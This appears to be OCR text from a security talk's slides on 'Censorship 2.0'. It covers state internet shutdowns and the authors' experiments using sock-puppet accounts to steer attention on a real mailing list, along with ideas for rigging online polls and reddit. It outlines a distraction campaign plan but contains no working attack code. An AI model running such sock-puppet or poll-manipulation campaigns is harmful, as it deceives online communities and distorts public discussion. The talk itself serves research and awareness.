

Weapons of Mass Distraction

Sock Puppetry for Fun & Profit





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<http://thinkst.com>

'A must-read for those who
want to know more about
the future of the Internet'

JOSH SIVERMAN, CEO, SKYPE

THE MASTER SWITCH

**THE RISE
AND FALL OF
INFORMATION
EMPIRES**

Tim Wu

Already seen clear signs of this

Sotheby's

INTERNATIONAL REALTY

PROPERTIES



REUTERS

EDITION: U.S.

SIGN I

HOME

BUSINESS

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POLITICS

TECH

OPINION

BREAKINGVIEWS

BREAKING NEWS: Bank of America reports third-quarter net income of \$168 milli

Egypt Cuts Off Most Internet and

By MATT RICHTER

Published: January 28, 2011

Autocratic governments often limit phone and Internet use in tense times. But the Internet has never faced anything like what happened in [Egypt](#) on Friday, when the government cut off access to the network and shut down cellphone service for 80 million people and a modernizing economy cut off.

Do you know
We do.

Libya cuts off Internet monitor

LOS ANGELES | Sat Feb 19, 2011 10:24pm EST

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Protesters hold Bahrain

(Reuters) - Internet service cut off for a consecutive day as protest

THE WALL STREET JOURNAL. ≡

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MIDDLE EAST NEWS

Turkey Muzzles YouTube, Media Ahead of Elections

Move Comes a Week After Twitter Stoppage and Three Days Before Local Elections

By [JOE PARKINSON](#) and [EMRE PEKER](#)

Updated March 27, 2014 5:09 p.m. ET

ISTANBUL—The Turkish government blocked YouTube and restricted local media, drawing international outrage days ahead of

Amateurs cut access

SECURITY

Tunisia plants country-wide keystroke logger on Facebook

Gmail and Yahoo! too

By Dan Goodin, 25 Jan 2011

27

RELATED STORIES

Facebook security hole exposes Zuckerberg's privates

[Linux and AIX Bare-Metal Recovery Webinar](#)

Malicious code injected into Tunisian versions of Facebook, Gmail, and Yahoo! stole login credentials of users critical of the North African nation's authoritarian government, according to security experts and news reports.

The rogue JavaScript, which was individually customized to steal passwords for each site, worked when users tried to login without availing themselves of the secure sockets layer protection designed to prevent man-in-the-middle attacks. It was found injected into Tunisian versions of Facebook, Gmail, and Yahoo! in late December, around the same time that protestors began demanding the ouster of Zine el-Abidine

MOST READ

MOST COMMENTED

NASTY SSL 3.0 vuln to be revealed soon – sources (Update: It's POODLE)

Kill SSL 3.0 NOW god dammit NOW: HTTPS SAVAGED by vicious POODLE

Son of Hudl: Tesco flogs new Atom-powered 8.3-inch Android tablet

Russian hackers exploit 'Sandworm' bug 'to spy on NATO, EU PCs'

Apple's new 'iPad Air 2' sliced open, revealing (possible) A8X core

SPOTLIGHT



65



21

BIOMETRICS BORDERS BUSINESS CYBERSECURITY DETECTION DISASTERS GOVERNMENT IMMIGRATION
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Law enforcement technology

London police use smartphones, social network to identify rioters

Published 10 August 2011

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The rioters in London — and now, in other British cities — have been using Blackberries to outmaneuver the police; communicating via BlackBerry instant-message technology, as well as by social networking sites like Facebook and Twitter, the rioters repeatedly signaled fresh target areas to those caught up in the mayhem; RIM has now agreed to cooperate with Scotland Yard to turn over protestors using the service to coordinate their assaults; the police is also releasing CCTV images of the rioters to a group using face recognition technology to identify and condemn rioters; the police is also using Flickr, Tublr, and Twitter to spot and identify participants in the riots



London police have been using the same social media // Source: sodahead.com

Smartphones, especially Blackberries, have been a helpful information transmission and coordination tool for anti-government activists in a score of Arab countries — and they have played a major role in helping the rioters in London and other British cities coordinate their assaults and evade the police.

Here is how the *New York Times* [saw](#) it:

Despite an additional build-up in the number of riot police officers, many of them rushed to London from areas around the country, gangs of hooded young people appeared to be outmaneuvering the police for the third successive night. Communicating via BlackBerry instant-message technology that the police have struggled to monitor, as well as by social networking sites like Facebook and Twitter, they repeatedly signaled fresh target areas to those caught up in the mayhem.

For a more detailed report on the use of Blackberries by the London rioters, see this *Digital Trends'* [article](#).

Digital Trends now [reports](#) that two sides can use smartphone technology. Canadian company RIM, the maker of Blackberry, is cooperating with Scotland Yard to turn over protestors using the service to coordinate their assaults on and looting of stores and shops. London attorney Mike Conradi told the *Guardian* that “It would be unlawful of RIM to disclose the contents of messages without a warrant issued by a senior police figure

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EMPIRES**

Tim Wu

Overt censorship is routed around



UGC - User Generated Content

UGC is a new(ish) paradigm

How will Censorship handle UGC?

Nothing truly new under the sun

rent-a-crowds

So, **how** will Censorship handle
UGC?



“So it’s not only certain people have a license to speak, now everyone has a license to speak. It’s a question of who gets heard.”

Censorship 2.0

Censorship 2.0

This is Profoundly Important

Censorship 2.0

This is Profoundly Important



OPEN TECHNOLOGY FUND

rent-a-crowds

sock puppet

noun

a false online identity, typically created by a person or group in order to promote their own opinions or views: *both sides in the debate use sock puppets to make it seem as if scores of people are arguing a point.*

DERIVATIVES

sock puppetry noun

If we were EvilCorp
(or evil.gov)

What **can** be done ?

What **will** be done ?


What **is** being done ?

Challenge:

How to measure efficacy



mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

Why mailing lists?

- “Interesting” people still use it
- Personal curiosity

What we wanted to do

Make **more** people read an email ?

Make **less** people read an email ?

How do we **measure** if more
(or less) people read our mail?

Link Clicks

How do we write mail content
worth clicking on ?

Plagiarize, Pilfer, Plunder & Pitch*

*but don't be too exciting


Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks

Experimental email

1. Send email with link
2. Puppets send several **replies** to make a longer discussion thread
3. Wait 48 hours
4. Count clicks

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 - [\[liberationtech\] Breaking Tor for \\$3K](#) *Griffin Boyce*
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 - [\[liberationtech\] data mine the snowden files \[was: open the snowden files\]](#) *coderman*
- 




Control email

1. Send email with link
2. Wait 48 hours
3. Count clicks

Experimental email

1. Send email with link
2. Sock puppets send several separate emails starting **new threads**
3. Wait 48 hours
4. Count clicks

- [\[liberationtech\] New Citizen Lab report on Hacking Team's Government Surveillance Malware](#) *Ronald Deibert*
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One sock puppet also had
another success


VulDB: Apple Mac OS X up to 13.1.0 Stack Guard stack_chk_guard buffer overflow

General

scipID: 13247

Affected: Apple Mac OS X up to 13.1.0

Published: 05/15/2014 (rai)

Risk:  problematic

Created: 05/18/2014

Entry: 74.7% complete



Summary

A vulnerability was found in Apple Mac OS X up to 13.1.0. It has been rated as problematic. This issue affects the function `stack_chk_guard` of the component *Stack Guard*. The manipulation with an unknown input leads to a buffer overflow vulnerability. Impacted is confidentiality, integrity, and availability.

The weakness was disclosed 05/15/2014 by rai as *Mac OS X stack_chk_guard not always safe from overwrite* as mailinglist post (Full-Disclosure). The advisory is shared for download at seclists.org. The vendor was not involved in the public release. The advisory contains:

All credit due to the anon pastebin poster.

The exploitation is known to be difficult. Attacking locally is a requirement. A single authentication is required for exploitation. Technical details as well as a public exploit are known.

A public exploit has been developed by rai in ANSI C and been published immediately after the advisory. It is declared as proof-of-concept. The exploit is shared for download at maker.fea.st. The code used by the exploit is:

```
#include <stdio.h>

extern long __stack_chk_guard8;
```




General

scdpID: 13247

Affected: Apple Mac OS X up to

Published: 05/15/2014 (rai)


Risk:  problematic



Created: 05/18/2014

Entry: 74.7% complete

Improved Diverting Attention From X

- Combine both approaches
- When a email on X appears, start several distraction threads
- Attract attention to the distractor threads by lengthen the threads with sock puppet mails
- Prepare juicy distractor threads ahead of time

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

Why Polls ?

- Used by a few major news sites
 - Huffington Post, Al Jazeera, etc.
- Many more random bloggers
- Even a Golden Globe movie awards poll
- Readers see the results of polls







TIME

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The World's Most Influential Person Is...

By TIME Staff | Monday, Apr. 27, 2009



In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in perspective, it's worth noting that everyone meet



The World's Most Influential Person Is...

By TIME Staff | Monday, Apr. 27, 2009

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In a stunning result, the winner of the third annual TIME 100 poll and new owner of the title World's Most Influential Person is moot. The 21-year-old college student and founder of the online community 4chan.org, whose real name is Christopher Poole, received 16,794,368 votes and an average influence rating of 90 (out of a possible 100) to handily beat the likes of Barack Obama, Vladimir Putin and Oprah Winfrey. To put the magnitude of the upset in perspective, it's worth noting that everyone most



Rank	Name	Avg. Rating	Total Vote
1	moot	87	12,939,521
2	Anwar Ibrahim	42	1,632,411
3	Rick Warren	42	1,290,988
4	Baitullah Mehsud	40	1,281,854
5	Larry Brilliant	39	1,425,061
6	Eric Holder	38	1,215,008
7	Carlos Slim	37	1,311,525
8	Angela Merkel	37	1,069,787
9	Kobe Bryant	36	1,195,005
10	Evo Morales	34	1,045,245
11	Alexander Lebedev	34	640,115
12	Lil' Wayne	33	637,426
13	Sheikh Ahmed bin Zayed Al Nahyan	32	622,054
14	Odell Barnes	31	621,182
15	Tina Fey	30	646,446
16	Hu Jintao	29	614,359
17	Eric Cantor	28	580,189
18	Gamal Mubarak	27	580,389
19	Ali al-Naimi	26	627,786
20	Muqtada al-Sadr	25	564,094
21	Elizabeth Warren	24	559,800
22	Manny Pacquiao	23	9,382,234
23	Dain	22	9,001,000

Surely this is a solved problem?



Landslide Win

Subtle Win



Polldaddy

HuffPo Readers Poll

THE HUFFPOST/YOUGOV POLL

How closely are you following news about the group known as the Islamic State, ISIS or ISIL that has been operating in Syria and Iraq?

■ YouGov: All Americans 18+ ■ HuffPost Readers

Very closely



Somewhat closely



Not very closely



Not closely at all



Subtle Win

THE HUFFPOST/YOUGOV POLL


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
Not very closely





Not closely at all






These polls have a **serious**
credibility problem

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reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

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news sites	
comment systems	


mail lists	
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reddit: the front page of the internet


www.reddit.com

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TIL When Alan Shepard was asked what he thought about as he sat atop the Redstone rocket, waiting for liftoff, he had replied, "The fact that every part of this ship was built by the low bidder." (en.wikipedia.org)

submitted 3 hours ago by whoa1019 to /r/todayilearned

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One-star yelp reviews of national parks (imgur.com)

submitted 5 hours ago by GallowBoob to /r/funny

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applied research


...with arms

BIRDSWITHARMS

hotnewrisingcontroversialtopgildedpromoted

want to join? login or register in seconds | English

1391




